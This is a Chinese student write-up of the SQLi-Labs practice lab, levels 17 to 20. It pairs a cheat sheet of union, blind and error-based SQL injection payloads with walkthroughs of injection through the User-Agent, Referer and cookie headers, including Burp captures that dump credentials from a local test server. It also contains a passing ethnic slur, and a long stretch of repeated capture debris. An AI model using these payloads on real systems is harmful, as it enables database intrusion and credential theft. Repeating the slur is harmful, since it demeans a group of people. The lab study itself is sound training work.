

SQLi-Labs

常用语句集合

id闭合

数字型: 不需要闭合

字符型:

闭合字符可能有:单引号/双引号/单引号+括号/双引号+括号/ (也有可能存在两个括号)

注释原语句后面的引号:

'1'='1' (单引号双引号互相对应)

#/--+/-- -

联合查询 (Union Select)

以单引号闭合为例。

判断字段数: ?id=1' order by N#

或者: ?id=-1' union select 1,2,...,N# (这里需要注意, 如果后端代码里没有limit限制返回字段的列数则可以使用id=1; 当id为存在的数值却无法回显时说明使用了limit 1, 则需要将id数值换为不存在的值, 比如-1。)

获取当前数据库名: ?id=1' union select 1,database()#

获取所有数据库名: ?id=1' union select 1,group_concat(schema_name) from information_schema.schemata # (数据库名存放在information_schema 库的 schemata 表的 schema_name 字段中)

获取表名: ?id=1' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #

获取列名: ?id=1' union select 1,group_concat(column_name) from information_schema.columns where table_name='users' and table_schema=database()#

爆字段: ?id=1' union select 1,group_concat(name,passwd) from users#

Bool盲注:

left(a,b): 截取a的前b位

ascii(): 转换为ascii码

char():把ascii码转换为字符

substr(a,b,c):从b位置开始, 截取字符串a的c长度

mid(a,b,c):从b开始截取a字符串的c位 (长度) /从某一列中提取字符——SELECT MID(column_name,start[,length]) FROM table_name;

if(a,b,c): 如果a真, 执行b; 反之执行c

regexp'正则表达式': 存在该表达式则返回1, 反之返回0

https://blog.csdn.net/qq_53079406/article/details/125275974?ops_request_misc=%257B%2522re quest%25Fid%2522%253A%2522165793429016781685386411%2522%252C%2522scm%2522%253A%252220140713.130102334.pc%25Fblog.%2522%257D&request_id=165793429016781685386411&biz_id=0&utm_medium=distribute.pc_search_result.none-task-blog-2~blog~first_rank_ecpm_v1~rank_v31_ecpm-5-125275974-null-null.185%5Ev2%5Econtrol&utm_term=%E7%9B%B2%E6%B3%A8&spm=1018.2226.3001.4450

时间盲注：

sleep(n):若语句为真则在n秒后休眠；

benchmark(N,md5('m')): m为任意字符， N为数字；当N越大的时候benchmark函数执行的时间就越长，从而达到延时注入的效果。

heavy query: 用到的几率比较低，一般用于sleep函数被过滤且无回显的报错注入中。payload:
(SELECT count(*) FROM information_schema.columns A,information_schema.columns D,
information_schema.columns B, information_schema.SCHEMATA C)

参考文档：https://blog.csdn.net/qq_53079406/article/details/125096394?ops_request_misc=%257B%2522request%25Fid%2522%253A%2522165793429016781685386411%2522%252C%2522scm%2522%253A%252220140713.130102334.pc%25Fblog.%2522%257D&request_id=165793429016781685386411&biz_id=0&utm_medium=distribute.pc_search_result.none-task-blog-2~blog~first_rank_ecpm_v1~rank_v31_ecpm-3-125096394-null-null.185%5Ev2%5Econtrol&utm_term=%E7%9B%B2%E6%B3%A8&spm=1018.2226.3001.4450

报错注入：

rand()函数： select count(),(floor(rand(0)*2)) x from users group by x

group by key 在执行时循环读取数据的每一行，将结果保存于临时表中。读取每一行的key时，如果key存在于临时表中，则更新临时表中的数据（更新数据时，不再计算rand值）；如果该key不存在于临时表中，则在临时表中插入key所在行的数据。（插入数据时，会再计算rand值）。而在此情况下，在虚表中写入第三条记录时，产生了报错。此时floor(rand(0)*2)一共被计算了5次，这也是为什么数据表中需要最少3条数据才会报错的原因。

示例payload:

```
union select count(*), 1,concat((select table_name from  
information_schema.tables where table_schema=database() limit  
0,1),floor(rand(0)*2)) as x from information_schema.tables group by x --+
```

extractvalue():

```
(extractvalue('anything',concat('~, (select database())))) --+  
(extractvalue('anything',concat('~, (select group_concat( table_name) from  
information_schema.tables where table_schema='security')))) --+  
(extractvalue('anything',concat('~, (select group_concat(id,username,password)  
from security.users))))
```

updatexml():

```
updatexml('anything',concat('~',(select database())), 'anything') --+
updatexml('anything',concat('~',(select group_concat( table_name) from
information_schema.tables where table_schema='security' )), 'anything') --+
updatexml('anything',concat('~',(select group_concat(id,username,password) from
security.users)), 'anything')
```

参考文档: https://blog.csdn.net/qq_53079406/article/details/125017089?ops_request_misc=%257B%2522request%2522%253A%2522165793425516782184662074%2522%252C%2522sc_m%2522%253A%252220140713.130102334.pc%255Fblog.%2522%257D&request_id=165793425516782184662074&biz_id=0&utm_medium=distribute.pc_search_result.none-task-blog-2~blog~first_rank_ecpm_v1~rank_v31_ecpm-1-125017089-null-null.185%5Ev2%5Econtrol&utm_term=%E6%8A%A5%E9%94%99&spm=1018.2226.3001.4450

Less-17

(插一句题外话,less-16和15差不多就不演示了)

less-17很有意思，因为它终于不是模拟登陆界面了，而是密码修改界面。

先随便输一个用户名：1

假如我们不知道数据库内存储的名字，对1作之前出现过的所有闭合（字符/万能密码/数字型）都没什么用，同样的，在url地址内直接get注入也没有任何回显。而且这网站。。。



印度人没一个好东西

暂时发现不了注入点，那就拿burpsuite抓包看一下。

	Pretty	Raw	Hex
1	POST /Less-17/ ?id=1 HTTP/1.1		
2	Host: 127.0.0.1		
3	Content-Length: 29		
4	Cache-Control: max-age=0		
5	sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"		
6	sec-ch-ua-mobile: ?0		
7	sec-ch-ua-platform: "Windows"		
8	Upgrade-Insecure-Requests: 1		
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36		
10	Origin: http://127.0.0.1		
11	Content-Type: application/x-www-form-urlencoded		
12	Accept:		
	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9		
13	Sec-Fetch-Site: same-origin		
14	Sec-Fetch-Mode: navigate		
15	Sec-Fetch-User: ?1		
16	Sec-Fetch-Dest: document		
17	Referer: http://127.0.0.1/Less-17/?id=1		
18	Accept-Encoding: gzip, deflate		
19	Accept-Language: zh-CN,zh;q=0.9		
20	Connection: close		
21			
22	uname=Dumb&passwd=&submit=Submit		

很明显这里是同时post了两个参数：用户名和密码。如果我们在那里把用户名换成一个数据库内存在的名字：

Request

	Pretty	Raw	Hex
1	POST /Less-17/ ?id=1 HTTP/1.1		
2	Host: 127.0.0.1		
3	Content-Length: 32		
4	Cache-Control: max-age=0		
5	sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"		
6	sec-ch-ua-mobile: ?0		
7	sec-ch-ua-platform: "Windows"		
8	Upgrade-Insecure-Requests: 1		
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36		
10	Origin: http://127.0.0.1		
11	Content-Type: application/x-www-form-urlencoded		
12	Accept:		
	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9		
13	Sec-Fetch-Site: same-origin		
14	Sec-Fetch-Mode: navigate		
15	Sec-Fetch-User: ?1		
16	Sec-Fetch-Dest: document		
17	Referer: http://127.0.0.1/Less-17/?id=1		
18	Accept-Encoding: gzip, deflate		
19	Accept-Language: zh-CN,zh;q=0.9		
20	Connection: close		
21			
22	uname=Dumb&passwd=&submit=Submit		

Response

	Pretty	Raw	Hex	Render
1	[PASSWORD RESET]			
2	Dhakkan			
3				
4				
5				
6				
7				
8				
9				
10				
11				
12				
13				
14				
15				
16				
17				
18				
19				
20				
21				
22				
23				
24				
25				
26				
27				
28				
29				
30				
31				
32				
33				
34				
35				
36				
37				
38				
39				
40				
41				
42				
43				
44				
45				
46				
47				
48				
49				
50				
51				
52				
53				
54				
55				
56				
57				
58				
59				
60				
61				
62				
63				
64				
65				
66				
67				
68				
69				
70				
71				
72				
73				
74				
75				
76				
77				
78				
79				
80				
81				
82				
83				
84				
85				
86				
87				
88				
89				
90				
91				
92				
93				
94				
95				
96				
97				
98				
99				
100				
101				
102				
103				
104				
105				
106				
107				
108				
109				
110				
111				
112				
113				
114				
115				
116				
117				
118				
119				
120				
121				
122				
123				
124				
125				
126				
127				
128				
129				
130				
131				
132				
133				
134				
135				
136				
137				
138				
139				
140				
141				
142				
143				
144				
145				
146				
147				
148				
149				
150				
151				
152				
153				
154				
155				
156				
157				
158				
159				
160				
161				
162				
163				
164				
165				
166				
167				
168				
169				
170				
171				
172				
173				
174				
175				
176				
177				
178				
179				
180				
181				
182				
183				
184				
185				
186				
187				
188				
189				
190				
191				
192				
193				
194				
195				
196				
197				
198				
199				
200				
201				
202				
203				
204				
205				
206				
207				
208				
209				
210				
211				
212				
213				
214				
215				
216				
217				
218				
219				
220				
221				
222				
223				
224				
225				
226				
227				
228				
229				
230				
231				
232				
233				
234				
235				
236				
237				
238				
239				
240				
241				
242				
243				
244				
245				
246				
247				
248				
249				
250				
251				
252				
253				
254				
255				
256				
257				
258				
259				
260				
261				
262				
263				
264				
265				
266				
267				
268				
269				
270				
271				
272				
273				
274				
275				
276				
277				
278				
279				
280				
281				
282				
283				
284				
285				
286				
287				
288				
289				
290				
291				
292				
293				
294				
295				
296				
297				
298				
299				
300				
301				
302				
303				
304				
305				
306				
307				
308				
309				
310				
311				
312				
313				
314				
315				
316				
317				
318				
319				
320				
321				
322				
323				
324				
325				
326				
327				
328				
329				
330				
331				
332				

[PASSWORD RESET]

Dhakkan

User Name :

New Password :

Submit

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'Dumb' at line 1

**SUCCESSFULLY
UPDATED YOUR
PASSWORD**

[PASSWORD RESET]

Dhakkan

User Name :

New Password :

Submit

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ')' WHERE username='Dumb' at line 1

**SUCCESSFULLY
UPDATED YOUR
PASSWORD**

Dhakkan

User Name :

New Password :

Submit

**SUCCESSFULLY
UPDATED YOUR
PASSWORD**

确定为字符型闭合，注入点为单引号（这一道题用 --+注释又出问题了，但是-- - 和#是可用的，所以杰哥说得对，还得是-- -适用性最强）

这道题后面就可以用报错注入了/延时注入/sqlmap (好吧好像判断不出来注入点也可以用sqlmap)了，代码和前面的15/16也就没什么区别了。

[PASSWORD RESET]
Dhakkan

User Name :
New Password :

Submit

XPATH syntax error: '~security'

URL
1' and updatexml(1,concat(0x7e,(select database()))),0x7e)-- -

但是！这道题是不可以布尔盲注的。原因其实很好理解：因为这道题回显的对与错是由输入的username是否正确决定的，但是实际的注入点是在password字段里的，这两者实际上毫无关系。

放源码：

```
<?php
//including the Mysql connect parameters.
include("../sql-connections/sql-connect.php");
error_reporting(0);

function check_input($value)
{
    if(!empty($value))
    {
        // truncation (see comments)
        $value = substr($value,0,15);
    }

    // stripslashes if magic quotes enabled
    if (get_magic_quotes_gpc())
    {
        $value = stripslashes($value);
    }

    // Quote if not a number
    if (!ctype_digit($value))
    {
        $value = "'" . mysql_real_escape_string($value) . "'";
    }
}

else
{
    $value = intval($value);
}

return $value;
}

// take the variables
if(isset($_POST['uname']) && isset($_POST['passwd']))
```

```

{
//making sure uname is not injectable
$uname=check_input($_POST['uname']);

$passwd=$_POST['passwd'];

//logging the connection parameters to a file for analysis.
$fp=fopen('result.txt','a');
fwrite($fp,'User Name: '.$uname."\n");
fwrite($fp,'New Password: '.$passwd."\n");
fclose($fp);

// connectivity
@$sql="SELECT username, password FROM users WHERE username= $uname LIMIT 0,1";

$result=mysql_query($sql);
$row = mysql_fetch_array($result);
//echo $row;
if($row)
{
    //echo '<font color= "#0000ff">';
    $row1 = $row['username'];
    //echo 'Your Login name:'. $row1;
    $update="UPDATE users SET password = '$passwd' WHERE username='$row1'";
    mysql_query($update);
    echo "<br>";

    if (mysql_error())
    {
        echo '<font color= "#FFFF00" font size = 3 >';
        print_r(mysql_error());
        echo "</br></br>";
        echo "</font>";
    }
    else
    {
        echo '<font color= "#FFFF00" font size = 3 >';
        //echo " Your Password has been successfully updated " ;
        echo "<br>";
        echo "</font>";
    }
}

echo '';
//echo 'Your Password: ' . $row['password'];
echo "</font>";


}
else
{
    echo '<font size="4.5" color="#FFFF00">';
    //echo "Bug off you silly Dumb hacker";
}

```

```

        echo "</br>";
        echo '';

        echo "</font>";
    }
}

?>

```

这玩意的原理是：先查询uname在不在username表里，如果在则根据uname一起输入的password覆盖掉passwd。介于这段输入代码中有查看是否可注入的功能/账户名优先级高于密码的设置，当输入的用户名不对的时候干啥都没用，一定会返回"slap1.jpg"

```

// take the variables
if(isset($_POST['uname']) && isset($_POST['passwd']))

{
//making sure uname is not injectable
$uname=check_input($_POST['uname']);

$passwd=$_POST['passwd'];

//logging the connection parameters to a file for analysis.
$fp=fopen('result.txt','a');
fwrite($fp,'User Name:'.$uname."\n");
fwrite($fp,'New Password:'.$passwd."\n");
fclose($fp);

```

而返回的Mysql错误语句其实是因为update函数返回了已被执行的语句。

```

//echo '<font color="#0000ff">';
$row1 = $row['username'];
//echo 'Your Login name:'. $row1;
$update="UPDATE users SET password = '$passwd' WHERE username='$row1'";
mysql_query($update);
echo "<br>";

```

less-17源代码的详细解释：

https://blog.csdn.net/weixin_39934520/article/details/105445492

Less-18

首先明确这题的两个字段都没法注入。源码：

```

$uname = check_input($_POST['uname']);
$passwd = check_input($_POST['passwd']);

```

都进行了注入筛查保护。

重申一下HTTP请求头里的一个参数

user-agent:一个特殊字符串头，使得服务器能够识别客户使用的[操作系统](#)及版本、CPU类型、[浏览器](#)及版本、浏览器渲染引擎、浏览器语言、[浏览器插件](#)等。而服务器可通过判断UA来给客户端发送不同的页面。

查看源码：

```
<?php
//including the MySQL connect parameters.
include("../sql-connections/sql-connect.php");
error_reporting(0);

function check_input($value)
{
    if(!empty($value))
    {
        // truncation (see comments)
        $value = substr($value,0,20);
    }

    // Stripslashes if magic quotes enabled
    if (get_magic_quotes_gpc())
    {
        $value = stripslashes($value);
    }

    // Quote if not a number
    if (!ctype_digit($value))
    {
        $value = "'" . mysql_real_escape_string($value) . "'";
    }
}

else
{
    $value = intval($value);
}

return $value;
}

$uagent = $_SERVER['HTTP_USER_AGENT'];
$IP = $_SERVER['REMOTE_ADDR'];
echo "<br>";
echo 'Your IP ADDRESS is: ' . $IP;
echo "<br>";
//echo 'Your User Agent is: ' . $uagent;
// take the variables
if(isset($_POST['uname']) && isset($_POST['passwd']))

{
    $uname = check_input($_POST['uname']);
    $passwd = check_input($_POST['passwd']);

/*
echo 'Your Your User name:'. $uname;
echo "<br>";
echo 'Your Password:'. $passwd;
```

```

echo "<br>";
echo 'Your User Agent String:'. $uagent;
echo "<br>";
echo 'Your User Agent String:'. $IP;
*/
//logging the connection parameters to a file for analysis.
$fp=fopen('result.txt','a');
fwrite($fp,'User Agent:'.$uname."\n");

fclose($fp);

$sql="SELECT users.username, users.password FROM users WHERE
users.username=$uname and users.password=$passwd ORDER BY users.id DESC LIMIT
0,1";
$result1 = mysql_query($sql);
$row1 = mysql_fetch_array($result1);
if($row1)
{
    echo '<font color= "#FFFF00" font size = 3 >';
    $insert="INSERT INTO `security`.`uagents` (`uagent`, `ip_address`,
`username`) VALUES ('$uagent', '$IP', '$uname')";
    mysql_query($insert);
    //echo 'Your IP ADDRESS is: ' . $IP;
    echo "</font>";
    //echo "<br>";
    echo '<font color= "#0000ff" font size = 3 >';
    echo 'Your User Agent is: ' . $uagent;
    echo "</font>";
    echo "<br>";
    print_r(mysql_error());
    echo "<br><br>";
    echo '';
    echo "<br>";

}
else
{
    echo '<font color= "#0000ff" font size="3">';
    //echo "Try again looser";
    print_r(mysql_error());
    echo "<br>";
    echo "<br>";
    echo '';
    echo "</font>";
}

?>

```

function_check_input和less-17里是一样的。注意到这么一句：

```
$insert="INSERT INTO `security`.`uagents` (`uagent`, `ip_address`, `username`)
VALUES ('$uagent', '$IP', $uname");
```

这句话的意思是会将浏览器客户端的user-agent/ip地址插入到数据库里。这里选择user-agent注入。不过其实ip地址伪造注入也是可以的，不过似乎有些复杂（，而且网络上的参考文章非常少。先放个参考文档在这。

<https://wenku.baidu.com/view/ec03702151d380eb6294dd88d0d233d4b14e3fc.html>

需要注意的是insert into语句里插入了三个值，所以构造的语句也需要三个值。注意到uagent在三个参数中排在第一个，所以需要将闭合注入点放在最前面。

burp抓包，构造UA错误：

```
admin' and updatexml(1,concat(0x7e,database(),0x7e),1)and 1='1#
```

这里要求还挺宽泛的。。。admin这里只填一个单引号注入符就行，后面的1='1#换成'1='1#,'#,'都是可以的。

当无法看到源码的时候如何判断字段：<https://www.jianshu.com/p/7494c1027abf>

Less-19

注入方式相同，注入点为referer字段。

```
$insert="INSERT INTO `security`.`referers` (`referer`, `ip_address`) VALUES
('$uagent', '$IP')";
mysql_query($insert);
```

和18不同的是，在referer参数中只有两个注入位。

构造以下语句：

```
'1',updatexml (1,concat(0x5c,(select group_concat(username,password) from users),0x5c),1))#
```

The screenshot shows the Burp Suite interface with two panes: Request and Response.

Request:

```
POST /Less-19/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 34
Cache-Control: max-age=0
sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: 1',updatexml (1,concat(0x5c,(select group_concat(username,password) from users),0x5c),1))#
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
uname=admin&passwd=1&submit=Submit
```

Response:

Welcome Dhakkan

Your IP ADDRESS is: 127.0.0.1
Your Referer is: 1',updatexml (1,concat(0x5c,(select group_concat(username,password) from users),0x5c),1))#
XPATH syntax error: 'Dumb1,Angelina1,Dummy1.secure1'

SUCCESSFULLY LOGGED IN

成功爆库。

介于一些extractvalue的奇怪问题，在这里放上白嫖学姐的updatexml语句：

```
1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database(),0x7e),1) and '1'='1

| XPATH syntax error: '~emails,referers,uagents,users~'

1' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),0x7e),1) and '1'='1

| XPATH syntax error: '~id,username,password~'

1' and updatexml(1,concat(0x7e,(select concat_ws(':',username,password) from (select username,password from users)abc limit 0,1),0x7e),1) and '1'='1

| XPATH syntax error: '~Dumb:1'
```

关于某些语句为什么不可以（感谢@郭莫寒学长的指导）

首先看一下最核心的语句。

```
$insert="INSERT INTO `security`.`referers` (`referer`, `ip_address`) VALUES ('$uagent', '$IP')"
```

意思是：把之前获取到的变量uagent/IP分别插入到security库，referers表的referer列和ip_address列。

那么如果我们构造一个语句：

```
1',updatexml (1,concat(0x5c,(select group_concat(username,password) from users),0x5c),1))#
```

在后端实际执行的语句就长这样：

```
$insert="INSERT INTO `security`.`referers` ('1',updatexml (1,concat(0x5c,(select group_concat(username,password) from users),0x5c),1))#) VALUES ('$uagent', '$IP')"
```

因为#的注释作用，所以实际执行的语句是：

```
$insert="INSERT INTO `security`.`referers` ('1',updatexml (1,concat(0x5c,(select group_concat(username,password) from users),0x5c),1))
```

在构造错误代码的时候就有一件很奇怪的事情，为什么和前面的题目相比这次的错误语句多出来了一个括号？

现在就可以解释了，因为原来的后端代码有一个括号，而这样构造的函数原本的括号被#注释了，所以需要加一个括号来防止语法错误。

如果不加这个括号，报错语句如下：

同样的，这道题extractvalue和updatexml一样可用。

mysql会把本来用于结束updatexml语句的后括号用于insert into语句。

为什么需要在开头增加1'，呢？

因为在这个insert into语句中每一个parameter都被单引号包括，所以需要一个单引号来闭合最前面的单引号，而1是可有可无的。

那为什么有的and语句也可以使用呢？（比如学姐的答案）

那是因为在sql语法中，用来分隔两个字段而and是用来连接不同的语句的。

来看一下：

```
1' and updatexml(1,concat(0x7e,(select database())),1) and '1'='1
(`referer`, `ip_address`)
```

前面的1'，用来闭合referer前的单引号，而'1'='1，正好用来闭合referer后的单引号。and连接了需要注入的updatexml语句。这其实是只注入了referer字段。

Less-20

首先看一眼登陆成功的页面：

SQLI DUMB SERIES-20

YOUR USER AGENT IS : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
YOUR IP ADDRESS IS : 127.0.0.1
DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
YOUR COOKIE : uname = admin and expires: Fri 30 Sep 2022 - 18:06:03
Your Login name:admin
Your Password:1
Your ID:8

回显的东西是真的多！

看看源码多了什么不一样的东西：

```
if(isset($_POST['uname']) && isset($_POST['passwd']))
{
    $uname = check_input($_POST['uname']);
    $passwd = check_input($_POST['passwd']);

    $sql="SELECT users.username, users.password FROM users WHERE
users.username=$uname and users.password=$passwd ORDER BY users.id DESC LIMIT
0,1";
    $result1 = mysql_query($sql);
    $row1 = mysql_fetch_array($result1);
    $cookee = $row1['username'];
    if($row1)
    {
        echo '<font color= "#FFFF00" font size = 3 >';
        setcookie('uname', $cookee, time()+3600);
        header ('Location: index.php');
        echo "I LOVE YOU COOKIES";
        echo "</font>";
        echo '<font color= "#0000ff" font size = 3 >';
        //echo 'Your Cookie is: ' . $cookee;
        echo "</font>";
        echo "<br>";
        print_r(mysql_error());
        echo "<br><br>";
        echo '';
        echo "<br>";
    }
}
```

上面一段还是经典的阻止username/password注入。

下面则是：判断是否用户名和密码存在且对应，如果符合条件则创建一个临时cookie。

```
echo "<br></font>";
$sql="SELECT * FROM users WHERE username='$cookee' LIMIT 0,1";
$result=mysql_query($sql);
if (!$result)
{
    die('Issue with your mysql: ' . mysql_error());
```

```

        }
        $row = mysql_fetch_array($result);
        if($row)
        {
            echo '<font color= "pink" font size="5">';
            echo 'Your Login name:'. $row['username'];
            echo "<br>";
            echo '<font color= "grey" font size="5">';
            echo 'Your Password:' . $row['password'];
            echo "</font></b>";
            echo "<br>";
            echo 'Your ID:' . $row['id'];
        }
    }
}

```

这段就是实现网站回显部分的代码了。

cookee变量被引用多次且没有任何保护，所以大概率可以判断注入点在cookie上。

Request	Response														
<table border="1"> <thead> <tr> <th>Pretty</th> <th>Raw</th> <th>Hex</th> <th> </th> <th> </th> <th> </th> </tr> </thead> <tbody> <tr> <td>1 POST /Less-20/ HTTP/1.1 2 Host: 127.0.0.1 3 Content-Length : 34 4 Cache-Control : max-age=0 5 sec-ch-ua : " Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99" 6 sec-ch-ua-mobile : ?0 7 sec-ch-ua-platform : "Windows" 8 Upgrade-Insecure-Requests : 1 9 Origin: http://127.0.0.1 10 Content-Type: application/x-www-form-urlencoded 11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36 12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 13 Sec-Fetch-Site : same-origin 14 Sec-Fetch-Mode : navigate 15 Sec-Fetch-User : ?1 16 Sec-Fetch-Dest : document 17 Referer: http://127.0.0.1/Less-20/ 18 Accept-Encoding : gzip, deflate 19 Accept-Language : zh-CN,zh;q=0.9 20 Connection : close 21 22 uname=admin&passwd=1&submit=Submit</td> <td> <table border="1"> <thead> <tr> <th>Pretty</th> <th>Raw</th> <th>Hex</th> <th>Render</th> <th> </th> <th> </th> </tr> </thead> <tbody> <tr> <td>1 HTTP/1.1 302 Moved Temporarily 2 Date: Fri, 30 Sep 2022 10:12:32 GMT 3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02 4 X-Powered-By: PHP/5.5.9 5 Set-Cookie: uname=admin; expires=Fri, 30-Sep-2022 11:12:32 GMT; Max-Age=3600 6 Location: index.php 7 Connection: close 8 Content-Type: text/html 9 Content-Length: 1506 10 11 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" 12 <html xmlns="http://www.w3.org/1999/xhtml "> 13 <head> 14 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" /> 15 16 <title> Less-20 Cookie Injection- Error Based- string </title> 17 </head> 18 19 <body bgcolor="#000000"> 20 21</td> </tr> </tbody> </table> </td> </tr> </tbody> </table>	Pretty	Raw	Hex				1 POST /Less-20/ HTTP/1.1 2 Host: 127.0.0.1 3 Content-Length : 34 4 Cache-Control : max-age=0 5 sec-ch-ua : " Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99" 6 sec-ch-ua-mobile : ?0 7 sec-ch-ua-platform : "Windows" 8 Upgrade-Insecure-Requests : 1 9 Origin: http://127.0.0.1 10 Content-Type: application/x-www-form-urlencoded 11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36 12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 13 Sec-Fetch-Site : same-origin 14 Sec-Fetch-Mode : navigate 15 Sec-Fetch-User : ?1 16 Sec-Fetch-Dest : document 17 Referer: http://127.0.0.1/Less-20/ 18 Accept-Encoding : gzip, deflate 19 Accept-Language : zh-CN,zh;q=0.9 20 Connection : close 21 22 uname=admin&passwd=1&submit=Submit	<table border="1"> <thead> <tr> <th>Pretty</th> <th>Raw</th> <th>Hex</th> <th>Render</th> <th> </th> <th> </th> </tr> </thead> <tbody> <tr> <td>1 HTTP/1.1 302 Moved Temporarily 2 Date: Fri, 30 Sep 2022 10:12:32 GMT 3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02 4 X-Powered-By: PHP/5.5.9 5 Set-Cookie: uname=admin; expires=Fri, 30-Sep-2022 11:12:32 GMT; Max-Age=3600 6 Location: index.php 7 Connection: close 8 Content-Type: text/html 9 Content-Length: 1506 10 11 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" 12 <html xmlns="http://www.w3.org/1999/xhtml "> 13 <head> 14 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" /> 15 16 <title> Less-20 Cookie Injection- Error Based- string </title> 17 </head> 18 19 <body bgcolor="#000000"> 20 21</td> </tr> </tbody> </table>	Pretty	Raw	Hex	Render			1 HTTP/1.1 302 Moved Temporarily 2 Date: Fri, 30 Sep 2022 10:12:32 GMT 3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02 4 X-Powered-By: PHP/5.5.9 5 Set-Cookie: uname=admin ; expires=Fri, 30-Sep-2022 11:12:32 GMT; Max-Age=3600 6 Location: index.php 7 Connection: close 8 Content-Type: text/html 9 Content-Length: 1506 10 11 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" 12 <html xmlns="http://www.w3.org/1999/xhtml "> 13 <head> 14 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" /> 15 16 <title> Less-20 Cookie Injection- Error Based- string </title> 17 </head> 18 19 <body bgcolor="#000000"> 20 21
Pretty	Raw	Hex													
1 POST /Less-20/ HTTP/1.1 2 Host: 127.0.0.1 3 Content-Length : 34 4 Cache-Control : max-age=0 5 sec-ch-ua : " Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99" 6 sec-ch-ua-mobile : ?0 7 sec-ch-ua-platform : "Windows" 8 Upgrade-Insecure-Requests : 1 9 Origin: http://127.0.0.1 10 Content-Type: application/x-www-form-urlencoded 11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36 12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 13 Sec-Fetch-Site : same-origin 14 Sec-Fetch-Mode : navigate 15 Sec-Fetch-User : ?1 16 Sec-Fetch-Dest : document 17 Referer: http://127.0.0.1/Less-20/ 18 Accept-Encoding : gzip, deflate 19 Accept-Language : zh-CN,zh;q=0.9 20 Connection : close 21 22 uname=admin&passwd=1&submit=Submit	<table border="1"> <thead> <tr> <th>Pretty</th> <th>Raw</th> <th>Hex</th> <th>Render</th> <th> </th> <th> </th> </tr> </thead> <tbody> <tr> <td>1 HTTP/1.1 302 Moved Temporarily 2 Date: Fri, 30 Sep 2022 10:12:32 GMT 3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02 4 X-Powered-By: PHP/5.5.9 5 Set-Cookie: uname=admin; expires=Fri, 30-Sep-2022 11:12:32 GMT; Max-Age=3600 6 Location: index.php 7 Connection: close 8 Content-Type: text/html 9 Content-Length: 1506 10 11 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" 12 <html xmlns="http://www.w3.org/1999/xhtml "> 13 <head> 14 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" /> 15 16 <title> Less-20 Cookie Injection- Error Based- string </title> 17 </head> 18 19 <body 